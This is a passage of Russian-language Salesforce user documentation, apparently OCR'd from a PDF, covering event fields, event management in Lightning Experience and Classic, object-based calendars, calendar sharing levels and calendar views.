	При связывании события с объектом, отличным от организации, система Salesforce использует порядок ниже для определения организации события. • При связывании события с потенциальным клиентом, контрактом или настраиваемым объектом, принадлежащим организации, система Salesforce использует организацию данного объекта в качестве организации события. • При связывании события с объектом любого другого типа и контактом система Salesforce использует организацию основного контакта в качестве организации события. • При пропуске поля «Связано с» система Salesforce не связывает организацию с событием.
Ответ	Дополнительное поле, позволяющее приглашенным на событие вводить примечание при принятии или отклонении события. Данное поле не поддерживается версией Personal Edition.
Выбрать приглашенных	Данное поле позволяет связывать событие с 1 000 приглашенных и ресурсов. При поиске пользователей или ресурсов в списке доступных отображается до 300 результатов.
Показывать время как	Раскрывающийся список. Данное поле определяет способ отображения события при просмотре календаря другим пользователем: «Занят», «Нет на рабочем месте» или «Свободен».
Начало	Запланированная дата и время начала события. Данное поле отображается только при использовании многодневных событий.
Тема	Данное поле содержит тему события, например «Встреча». Тема может быть указана самостоятельно или выбрана из списка предопределенных тем.
Time	Данное поле определяет время начала запланированного события. Данное поле не отображается при использовании многодневных событий.
Тип	Данное поле определяет тип события, например, сообщение эл. почты или встреча. Длина значений раскрывающегося списка ограничена 40 символами.

Управление событиями

В Salesforce события представляют собой мощный инструмент для отслеживания отношений с клиентами и заключения сделок. Вы можете привязать события к коммерческим возможностям, интересам, организациям и контактам. Отслеживайте их по записям, в календаре и в отчетах.

1. Управление событиями в Lightning Experience

   Создание, обновление и отслеживание встреч при помощи начальной страницы, календаря, панели Канбан или временной шкалы действий.

2. Управление событиями в Salesforce Classic

   Используя календарь Salesforce, пользователи могут информировать других участников (группу сбыта, менеджера по продажам) и быстро готовиться к предстоящим встречам. Вы можете отслеживать, создавать и обновлять свои и чужие встречи и ответы на приглашения в различных местоположениях в Salesforce. Система Salesforce отображает события в списковых представлениях действий, представлениях календаря, лент Chatter и связанных записей (например, контакты и организации). Кроме того, события можно отслеживать посредством отчетов.

Управление событиями в Lightning Experience

Создание, обновление и отслеживание встреч при помощи начальной страницы, календаря, панели Канбан или временной шкалы действий.

ВЕРСИИ

Доступно в следующих компонентах версии Lightning Experience: **все** версии, кроме **Personal Edition** и **Contact Manager Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Создание событий
- Редактирование событий

- На начальной странице, в разделе «Предстоящие события», отображаются следующие пять встреч в календаре на сегодня. Произошедшие события удаляются из списка по ходу их выполнения в течение дня.
- Для работы со всеми событиями и создания событий выберите **Календарь** в навигационном меню. Кроме того, создавайте другие календари на основе стандартных или настраиваемых объектов. Выберите поле даты для отслеживания, в нем будет отображаться дата в качестве элемента календаря.

  Пользователь не может предоставлять другим лицам общий доступ к календарю, приглашать других участников на событие, а коллеги не могут подписываться на календари, созданные пользователем.
- На панели Канбан для коммерческих возможностей отображаются уведомления, если отсутствуют открытые действия. Чтобы создать событие, щелкните желтый треугольник.
- Воспользуйтесь временной шкалой действий для отслеживания и обновления предстоящих и прошедших событий в записи возможности, интереса, организации или контакта.
- Воспользуйтесь отчетами по действиям для просмотра событий, принадлежащих нижестоящим пользователям в иерархии ролей организации Salesforce.

Прим.: Вы можете удалить контакт или запись из события, не удаляя само событие. Предположим, что событие связано с контактами «А» и «Б», но должно быть связано только с контактом «А». Рекомендуем просто удалить контакт «Б» из поля «Имя» вместо удаления события.

Управление событиями в Salesforce Classic

Используя календарь Salesforce, пользователи могут информировать других участников (группу сбыта, менеджера по продажам) и быстро готовиться к предстоящим встречам. Вы можете отслеживать, создавать и обновлять свои и чужие встречи и ответы на приглашения в различных местоположениях в Salesforce. Система Salesforce отображает события в списковых представлениях действий, представлениях календаря, лент Chatter и связанных записей (например, контакты и организации). Кроме того, события можно отслеживать посредством отчетов.

ВЕРСИИ

Доступно в Salesforce Classic в следующих версиях: **все** версии

События с приглашенными недоступны в версии: **Personal Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Создание событий
- Редактирование событий

Отслеживание событий

Ниже перечислены области, позволяющие отслеживать собственные события и события других пользователей. Чтобы просмотреть списковые представления действий, щелкните значок  на вкладке «Начальная страница» или в любом представлении календаря, либо откройте представление дня или недели.

События, принадлежащие текущему пользователю

- Раздел «Календарь» вкладки «Начальная страница»
- Списковое представление действий: выбор текущего спискового представления или настройка нового
- Собственная лента Chatter: отслеживание сообщений, комментариев и обновлений для события

События, принадлежащие пользователям, календари которых доступны текущему пользователю
Многопользовательское представление календаря

События, назначенные другим пользователям

- Списковое представление **«Мои делегированные действия»**
- Отчеты по действиям

События, принадлежащие нижестоящим пользователям в иерархии организации

- Списковое представление **«Действия моей рабочей группы»**
- Отчеты по действиям

Предстоящие события

- Представление календаря
- Списковое представление **«Предстоящие события»**
- Связанный список «Открытые действия» для записи, связанной с событием

Прошедшие события

- Представление календаря
- Списковое представление **«Мои действия»**
- Связанный список «Журнал действий» для записи, связанной с событием

События, связанные с другой записью (например, контактом или организацией)

- Связанные списки «Открытые действия» и «Журнал действий» на странице сведений о другой записи
- Собственная лента Chatter и лента Chatter другой записи
- Отчеты по действиям

Просмотр сведений о событии

Представление календаря, списковое представление действий, связанный список и вкладка «Начальная страница» поддерживают два способа просмотра сведений о событиях.

- Наведите указатель мыши на тему нужного события.
- Щелкните нужную тему.

Чтобы просмотреть сведения об одиночном элементе из последовательности событий ( ), на странице описания события выберите вложенную вкладку «Посмотреть событие». Чтобы просмотреть сведения о последовательности, откройте вложенную вкладку «Просмотр последовательности».

обозначает событие, содержащее приглашенных.

Создание событий

Вкладка «Начальная страница»

Нажмите кнопку **«Создать событие»** или **«Создать запрос на проведение встречи»** в разделе «Календарь» вкладки «Начальная страница».

Лента Chatter

Система Salesforce автоматически связывает событие с записью (например, контактом), лента которой используется для его создания.

Боковая панель

Выберите пункт **Событие** в раскрывающемся списке «Создать...» на боковой панели системы Salesforce.

Страница сведений о другой записи

Нажмите кнопку **«Создать событие»** или **«Создать запрос на проведение встречи»** в связанном списке «Открытые действия». Система Salesforce автоматически связывает событие или запрос на проведение встречи с данной записью.

Страница сведений о событии с приглашенными

Нажмите кнопку **«Клонировать»** на странице сведений о событии, содержащем приглашенных пользователей. Можно клонировать событие, которое не является повторяющимся и где есть по крайней мере один приглашенный.

Представление календаря

- Нажмите кнопку **«Создать событие»**.
- При использовании представления дня щелкните ссылку времени (например, «9:00»).
- При использовании представления дня или недели дважды щелкните временную область. Данный алгоритм недоступен для создания повторяющегося события или события, содержащего приглашенных пользователей. Если двойной щелчок не открывает новое событие, обратитесь к администратору с просьбой включить функцию быстрого создания событий.
- При использовании представления недели или месяца щелкните значок .

Списковое представление действий ( )

Нажмите кнопку **«Создать событие»** в списковом представлении.

Списковое представление контактов, интересов или других записей

Чтобы добавить к странице еженедельное представление календаря, щелкните по значку внизу страницы в списковом представлении контактов, интересов или других записей. Чтобы создать событие, связанное с записью, перетащите нужную запись из спискового представления во временную область календаря. При отсутствии обратитесь к своему администратору Salesforce с просьбой включить функцию планирования с помощью перетаскивания.

Прим.: При планировании встречи с пользователем из другого часового пояса календарь отображает график его занятости в часовом поясе текущего пользователя. Параметр «Часовой пояс» отдельного пользователя, заданный на странице личных сведений, переопределяет параметр «Часовой пояс по умолчанию», заданный для организации Salesforce.

Обновление событий

Любая область (кроме отчетов), предназначенная для просмотра сведений о событиях, позволяет редактировать любые события, доступные для редактирования.

Ниже перечислены способы редактирования событий.

- Чтобы повторно запланировать событие, перетащите нужное событие в другую временную область представления календаря. Прежде чем перетащить событие, наведите указатель мыши на тему. При переносе повторяющегося события ( ) изменяется только отдельный экземпляр, а не вся последовательность.
- Щелкните ссылку **«Правка»** напротив нужного события в списковом представлении действий, связанном списке «Открытые действия» или связанном списке «Журнал действий». Данное действие открывает страницу сведений о событии.
- Перейдите к календарному представлению, списковому представлению действий, связанному списку или вкладке «Начальная страница». Подведите указатель мыши к теме события. Откроется небольшое окно, содержащее параметры редактирования.
- Чтобы разрешить совместный выбор даты и времени встречи, воспользуйтесь приложением Cloud Scheduler. При подтверждении даты и времени встреча преобразуется в событие Salesforce, доступное для редактирования или удаления.

Использование календарей для отслеживания и визуализации дат в объектах Salesforce в Lightning Experience

Нужен удобный визуальный способ отслеживания предстоящих или текущих кампаний? Обращений по поддержке? Событий в розничных магазинах? Сроков закрытия возможностей? Создайте календарь из стандартного или настраиваемого объекта: выберите поле типа «дата», которое представляет собой отслеживаемую дату, и календарь отобразит дату в этом поле в качестве элемента календаря. Большинство календарей можно настроить с помощью спискового представления. Мы привели несколько популярных примеров. Можно скрыть, отобразить, отредактировать или удалить календари. При создании календарей учитывайте рекомендации.

ВЕРСИИ

Доступно в следующих компонентах версии Lightning Experience: **Enterprise Edition**, **Unlimited Edition** и **Developer Edition**.

1. Создание календаря в Lightning Experience
   В этом разделе рассматривается создание календаря на основе стандартного и настраиваемого объекта в Salesforce.
2. Создание календаря дат закрытия возможностей в Lightning Experience
   Позволяет просматривать все даты запланированного закрытия возможностей.
3. Создание календаря дат выполнения задач в Lightning Experience
   Создайте календарь, в котором будут отображаться даты окончания выполнения задач.
4. Создание календаря кампаний прямой почтовой рекламы в Lightning Experience
   Обеспечивает визуальное представление всех кампаний прямой почтовой рекламы.

5. Создание календаря для просмотра открытых обращений по SLA в Lightning Experience
   Отслеживайте открытые обращения и повышайте уровень соответствия с соглашением об уровне обслуживания.
6. Рекомендации по созданию календарей из объектов Salesforce в Lightning Experience
   В рекомендациях по созданию календарей из объектов Salesforce рассматривается поддержка фильтрации спискового представления, ограничение на количество отображаемых элементов, отсутствие поддержки подписки на календари и поддерживаемые стандартные объекты.


Создание календаря в Lightning Experience

В этом разделе рассматривается создание календаря на основе стандартного и настраиваемого объекта в Salesforce.


ВЕРСИИ

Доступно в следующих компонентах версии Lightning Experience: **Enterprise Edition**, **Unlimited Edition** и **Developer Edition**.


1. Приступите к созданию календаря.



2. Выберите объект, на котором будет основываться календарь.



3. Выберите поля, которые определяют элементы, отображающиеся в календаре **(1, 2, 3)**.
   При необходимости отфильтруйте элементы календаря с помощью спискового представления **(4)**.



Календарь отображает элементы по-разному в зависимости от выбранных полей дат.

Поля типа «Дата»

Close Date (Date)


Имена некоторых полей дат включают поле типа «Дата». При выборе поля «Дата» элементы отобразятся в верхней части календаря (как элементы «Весь день»).

Поля типа «Дата/время»



Имена других полей дат включают поле типа «Дата/время». При выборе поля типа «Дата/время» в **«Поле для начала»** календарь отобразит элементы во временном интервале. При выборе поля в **«Поле для окончания»** (это необязательно) и если продолжительность превышает 24 часа, элементы будут отображаться в верхней части календаря (как элементы «Весь день»).


Выбор полей начала и окончания



Поле для окончания является опциональным. При использовании этого поля следует выбрать тот же тип поля, что и в **Поле для начала**. Например, при выборе типа «Дата» в одном поле нельзя установить тип «Дата/время» в другом поле. При выборе полей, которые генерируют даты в неправильном порядке (окончание опережает начало), Salesforce отображает ошибку при сохранении календаря.

Цвет календаря соответствует цвету объекта, на основе которого он создан. (Если настраиваемый объект поддерживает тему, она определяет цвет календаря.) Можно скрыть или отобразить отдельные календари. (Можно также скрыть календарь «События Salesforce», по-другому его настроить нельзя.)

Предположим, отображается календарь, содержащий достаточно элементов, чтобы выйти за пределы установленного ограничения (150 элементов) в этом представлении. Salesforce отображает предупреждение и скрывает элементы в других календарях.



СМ. ТАКЖЕ:

Рекомендации по созданию календарей из объектов Salesforce в Lightning Experience

Создание календаря дат закрытия возможностей в Lightning Experience

Позволяет просматривать все даты запланированного закрытия возможностей.

Выберите следующие элементы.

Объект
Возможность

Имя календаря
Закрытие возможностей

Поле для начала
Дата закрытия (типа «Дата»)

Поле для окончания
Нет

Применить фильтр (необязательно)
Мои возможности или другое списковое представление

Имя поля для отображения
Имя

Теперь в календаре будут отображаться даты закрытия всех возможностей.

ВЕРСИИ

Доступно в следующих компонентах версии Lightning Experience: **Enterprise Edition**, **Unlimited Edition** и **Developer Edition**.

СМ. ТАКЖЕ:

Создание календаря в Lightning Experience

Создание календаря дат выполнения задач в Lightning Experience

Создайте календарь, в котором будут отображаться даты окончания выполнения задач.

Во-первых, попросите администратора Salesforce заменить поле «Крайний срок» в макете «Задача» на настраиваемое поле типа «Дата/время». Затем выберите следующие элементы.

Объект
Задача

Имя календаря
Крайний срок задач

Поле для начала
Дата и время окончания (тип «Дата/время»)

Поле для окончания
Нет

Применить фильтр (необязательно)
Мои задачи

Имя поля для отображения
Тема

Теперь для событий Salesforce можно просматривать крайние сроки выполнения задач.

ВЕРСИИ

Доступно в следующих компонентах версии Lightning Experience: **Enterprise Edition**, **Unlimited Edition** и **Developer Edition**.

Создание календаря кампаний прямой почтовой рекламы в Lightning Experience

Обеспечивает визуальное представление всех кампаний прямой почтовой рекламы.

ВЕРСИИ

Доступно в следующих компонентах версии Lightning Experience: **Enterprise Edition**, **Unlimited Edition** и **Developer Edition**.

Выберите следующие элементы.

Объект
Кампания

Имя календаря
Прямая почтовая реклама

Поле для начала
Дата начала (тип «Дата»)

Поле для окончания
Дата окончания (тип «Дата»)

Применить фильтр (необязательно)
Все активные кампании прямой почтовой рекламы

Имя поля для отображения
Для отображения имени каждой кампании в календаре: Имя

Для отображения ответственного лица по каждой кампании в календаре: Ответственный

Теперь можно визуально отслеживать кампании прямой почтовой рекламы по имени или ответственному.

СМ. ТАКЖЕ:

Создание календаря в Lightning Experience

Создание календаря для просмотра открытых обращений по SLA в Lightning Experience

Отслеживайте открытые обращения и повышайте уровень соответствия с соглашением об уровне обслуживания.

ВЕРСИИ

Доступно в следующих компонентах версии Lightning Experience: **Enterprise Edition**, **Unlimited Edition** и **Developer Edition**.

Выберите следующие элементы.

Объект
Обращение

Имя календаря
Оставшееся время в SLA

Поле для начала
Дата открытия (тип «Дата»)

Поле для окончания
Поле настраиваемой формулы, дата открытия + 36 часов: Истечение срока действия соглашения об уровне обслуживания

Применить фильтр (необязательно)
Все открытые обращения или другое списковое представление

Имя поля для отображения
Имя клиента

Теперь можно легко отслеживать соответствие с SLA.

СМ. ТАКЖЕ:

- Создание календаря в Lightning Experience
- Создание поля формулы

Рекомендации по созданию календарей из объектов Salesforce в Lightning Experience

В рекомендациях по созданию календарей из объектов Salesforce рассматривается поддержка фильтрации спискового представления, ограничение на количество отображаемых элементов, отсутствие поддержки подписки на календари и поддерживаемые стандартные объекты.

ВЕРСИИ

Доступно в следующих компонентах версии Lightning Experience: **Enterprise Edition**, **Unlimited Edition** и **Developer Edition**.

Фильтрация спискового представления

Списковое представление для фильтрации календарей на основе объектов «События» или «Задачи» отсутствуют. В списковом представлении отображены все задачи, открытые и закрытые, а также все события. Для календарей, созданных из других объектов, поддерживаются списковое представление в пределах области «Мои» и «Все». Списковое представление для области «Моя рабочая группа» не поддерживается.

Ограничение числа элементов в календаре

Всего в представлении дня или недели можно просматривать до 150 элементов календаря, включая события Salesforce и созданные пользователем элементы календаря. Предположим, выбран календарь, содержащий достаточно элементов, чтобы выйти за пределы установленного ограничения на общее количество элементов в этом представлении. Lightning Experience отображает предупреждение и скрывает элементы в других календарях.

Подписка на календари

Нельзя подписаться на календари, созданные другими пользователями. Каждый календарь доступен только тому, кто его создал.

Поддерживаемые стандартные объекты

- Организация
- Актив
- Кампания
- Обращение
- Контакт
- Контракт
- Электронная почта
- Подтверждение
- Событие
- Праздник
- Идея
- Интерес
- Возможность
- Заказ
- Партнер
- Прайс-лист
- Продукт
- Отчет
- Навык
- Пользователь навыка
- Социальный образ
- Сообщение социальной сети
- Решение
- Задача
- Тема
- Пользователь
- Запрос на инициализацию пользователя
- Заказ-наряд

Дополнительную информацию см. в подразделе Действия: события и календари на странице 251 раздела «Функции, недоступные в Lightning Experience».

СМ. ТАКЖЕ:

Создание календаря в Lightning Experience

Общий календарь в Salesforce Classic

Предоставление доступа другим для просмотра или редактирования календаря в Salesforce Classic или просмотр календаря, который вы используете совместно с коллегой.

Посмотреть демонстрационный ролик: Кому и какие данные доступны?: Единые стандартные параметры (Salesforce Classic)

ВЕРСИИ

Доступно в Salesforce Classic в следующих версиях: **все** версии, кроме **Personal**, **Group** и **Contact Manager**.

1. Предоставление общего доступа к календарю в Salesforce Classic
   При необходимости предоставьте сотрудникам, персональным и общедоступным группам, ролям или ролям и подчиненным доступ для просмотра и редактирования календаря в Salesforce Classic.
2. Просмотр календаря сотрудника в Salesforce Classic
   После того, как сотрудники предоставят общий доступ, календари можно будет просматривать в Salesforce Classic.

СМ. ТАКЖЕ:

Напоминания о действиях в Salesforce Classic

Предоставление общего доступа к календарю в Salesforce Classic

При необходимости предоставьте сотрудникам, персональным и общедоступным группам, ролям или ролям и подчиненным доступ для просмотра и редактирования календаря в Salesforce Classic.

Посмотреть демонстрационный ролик: Кому и какие данные доступны?: Единые стандартные параметры (Salesforce Classic)

ВЕРСИИ

Доступно в Salesforce Classic в следующих версиях: **все** версии, кроме **Personal** Edition.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Создание событий

- Редактирование событий

Параметры предоставления другим пользователям общего доступа к календарю определяются единым уровнем общего доступа к календарю, заданным администратором Salesforce. Параметры позволяют расширять доступ к календарю другим пользователям. Параметры общего доступа к календарю определяют доступность элементов календаря, но не предоставляют сотрудникам доступ к страницам сведений о событиях.

События, связанные с собственной записью, отображаются всем вышестоящим пользователям в иерархии ролей.

1. Введите строку *«Общий доступ к календарю»* в поле «Быстрый поиск» на странице личных параметров и выберите пункт **«Общий доступ к календарю»**.
2. Чтобы предоставить другим пользователям общий доступ к календарю, нажмите кнопку **«Добавить»**. Выберите пользователей, роли или группы, действия которых должны отображаться в календаре.
3. Определите способ общего доступа к календарю. Выберите одно из указанных ниже значений.

Скрыть сведения
Сотрудники могут просматривать доступность выбранных временных промежутков, но не могут просматривать другие сведения о типе событий в календаре пользователя.

Скрыть сведения и добавить события
Сотрудники могут просматривать доступность выбранных временных промежутков, но не могут просматривать сведения о событиях. Они могут добавлять события в календарь пользователя.

Показать сведения
Сотрудники могут просматривать подробные сведения о событиях в календаре пользователя.

Показать сведения и добавить события
Сотрудники могут просматривать подробные сведения о событиях в календаре пользователя и добавлять события в календарь пользователя.

Полный доступ
Сотрудники могут просматривать подробные сведения о событиях в календаре пользователя, добавлять события и редактировать текущие события.

Просмотр календаря сотрудника в Salesforce Classic

После того, как сотрудники предоставят общий доступ, календари можно будет просматривать в Salesforce Classic.

Доступ к просмотру сведений о событии, редактированию или созданию событий определяются календарем. Доступ к данному календарю определяется заданными администратором Salesforce настройками организации и параметрами общего доступа к календарю, выбранными сотрудником.

Можно просматривать все события, принадлежащие нижестоящим пользователям в иерархии ролей.

ВЕРСИИ

Доступно в Salesforce Classic в следующих версиях: **все** версии, кроме **Personal** Edition

- Щелкните ссылку **«Изменить»** в верхней части представления календаря «Просмотр дня», «Просмотр недели» или «Просмотр месяца» и выберите нужный календарь.

Представления календаря

Представления календаря отображают события в системе Salesforce.

1. Представления календаря в Lightning Experience
   Календарь отображает все события, которые относятся к пользователю в системе Salesforce, включая события вне рабочих часов. Календари, создаваемые из объекта Salesforce, отображают данные в полях даты как элементы календаря. События можно просматривать, создавать и редактировать в представлении по дням, неделям или месяцам.
2. Представления календаря в Salesforce Classic
   Представления календаря отображают собственный календарь и календари других сотрудников, а также списковые представления открытых задач. Раздел «Календарь» вкладки «Начальная страница» содержит предстоящие события, область выбора даты и ссылки на другие представления календаря. Пользователи могут предоставлять сотрудникам общий доступ к календарю, а также печатать календари и списки задач.

Представления календаря в Lightning Experience

Календарь отображает все события, которые относятся к пользователю в системе Salesforce, включая события вне рабочих часов. Календари, создаваемые из объекта Salesforce, отображают данные в полях даты как элементы календаря. События можно просматривать, создавать и редактировать в представлении по дням, неделям или месяцам.

ВЕРСИИ

Доступно в Lightning Experience.

Доступно в версиях: **все** версии, кроме версий **Group** или **Contact Manager**

СМ. ТАКЖЕ:

Рекомендации по использованию событий и календарей в Lightning Experience

Представления календаря в Salesforce Classic

Представления календаря отображают собственный календарь и календари других сотрудников, а также списковые представления открытых задач. Раздел «Календарь» вкладки «Начальная страница» содержит предстоящие события, область выбора даты и ссылки на другие представления календаря. Пользователи могут предоставлять сотрудникам общий доступ к календарю, а также печатать календари и списки задач.

ВЕРСИИ

Доступно в версиях: Salesforce Classic.

Доступно в версиях: **все** версии, кроме версий **Group** или **Contact Manager**

Область выбора или изменения представлений

Ниже перечислены области доступа к представлениям календаря.

- Раздел «Календарь» внизу вкладки «Начальная страница» (при отсутствии раздела «Календарь» на вкладке «Начальная страница» обратитесь к администратору Salesforce с просьбой настроить макет начальной страницы).
- Значок календаря на боковой панели, который позволяет открыть последнее просмотренное представление календаря (при включении данного значка администратором Salesforce).
- Страница сведений о событии или задаче.
- Списковое представление действий.

В любом представлении, когда вы наводите указатель мыши на событие, которое хотите просмотреть и отредактировать, область наложения отображает сведения о событии и действиях, которые можно выполнить. Содержимое областей наложения настраивается администратором Salesforce.

Представления дня, недели, месяца и действий

Ниже перечислены способы отображения событий в представлениях календаря.

- День: 1 или **«Сегодня»**
- Дата, выбранная посредством значка
- Неделя: 7 или **«Текущая неделя»**
- Представление недели (включая или исключая выходные)
- Месяц: 31 или **«Текущий месяц»**
- День, выбранный в представлении недели или месяца
- Список действий (события и задачи):

Любое представление календаря позволяет выбрать другое представление посредством соответствующего значка. Чтобы просмотреть представление отдельного дня, щелкните нужную дату в представлении недели или месяца.

Однопользовательское представление и представления других календарей

Однопользовательское представление ( ) отображает не более 1 000 событий за один месяц для одного из календарей ниже.

- Собственный календарь
- Календарь другого пользователя (недоступно в версии Personal Edition)
- Общедоступный календарь
- Календарь ресурсов

Чтобы изменить пользователя или календарь, щелкните ссылку **«Изменить»**. Чтобы разрешить другим пользователям просмотр собственного календаря, щелкните ссылку **«Общий доступ к моему календарю»**. Чтобы открыть собственный календарь, щелкните ссылку **«Вернуться к моему календарю»**.

Прим.: Действия, связанные с другой записью, доступны вышестоящим пользователям в иерархии ролей, независимо от наличия параметров общего доступа организации, определяющих использование иерархий.

Все однопользовательские представления дня и недели отображают не только календарь, но и список открытых задач пользователя. Раскрывающийся список позволяет пользователям выбирать другие представления (например, просроченные задачи или задачи на текущий день).

По умолчанию представления дня и недели отображают диапазон часов, определяемый полями «Начало дня» и «Конец дня» на странице «Личные сведения».

Если события Outlook синхронизируются посредством приложения Salesforce for Outlook, то верхняя часть календаря отображает баннер, ссылающийся на список неопределенных событий: синхронизированные события Outlook, которые не назначались записям Salesforce.

Многопользовательское представление

Многопользовательское представление ( ) отображает календари и действия нескольких пользователей. Выберите текущее списковое представление пользователей из раскрывающегося списка **«Просмотр»** или щелкните ссылку **«Создать новое представление»**.

Представление отображает доступность каждого пользователя. Условные обозначения отображают время занятости и отсутствия на рабочем месте. Многопользовательские представления не отображают события со статусом «Свободен».

Ниже перечислены ограничения для многопользовательских представлений.

- Многопользовательские представления не поддерживают функцию редактирования с помощью перетаскивания.
- Многопользовательский календарь работает на партнерском портале иначе. Например, партнеры могут просматривать только события из календарей сотрудников собственной компании и их менеджера канала распределения.

Версия для печати

Выберите нужное представление и щелкните ссылку **«Версия для печати»**. При необходимости настройте выбранное представление перед печатью.

- Чтобы распечатать содержимое страницы, щелкните ссылку **«Печать этой страницы»**.
- Чтобы изменить даты, щелкните , , **«Сегодня»**, **«Текущая неделя»** или **«Текущий месяц»**.
- При использовании представления дня или недели выберите другое списковое представление задач.
- В многопользовательских представлениях в раскрывающемся списке **«Сортировка по»** выберите «Время», чтобы включить события всех пользователей в единый календарь. Или выберите «Пользователь» для отображения отдельного календаря для каждого пользователя.

Рекомендации по использованию событий и календарей

Система Salesforce всегда отображает дату и время события в часовом поясе, выбранном на странице «Мои параметры». Работа со встречами и функцией планирования в Lightning Experience отличается от Salesforce Classic.

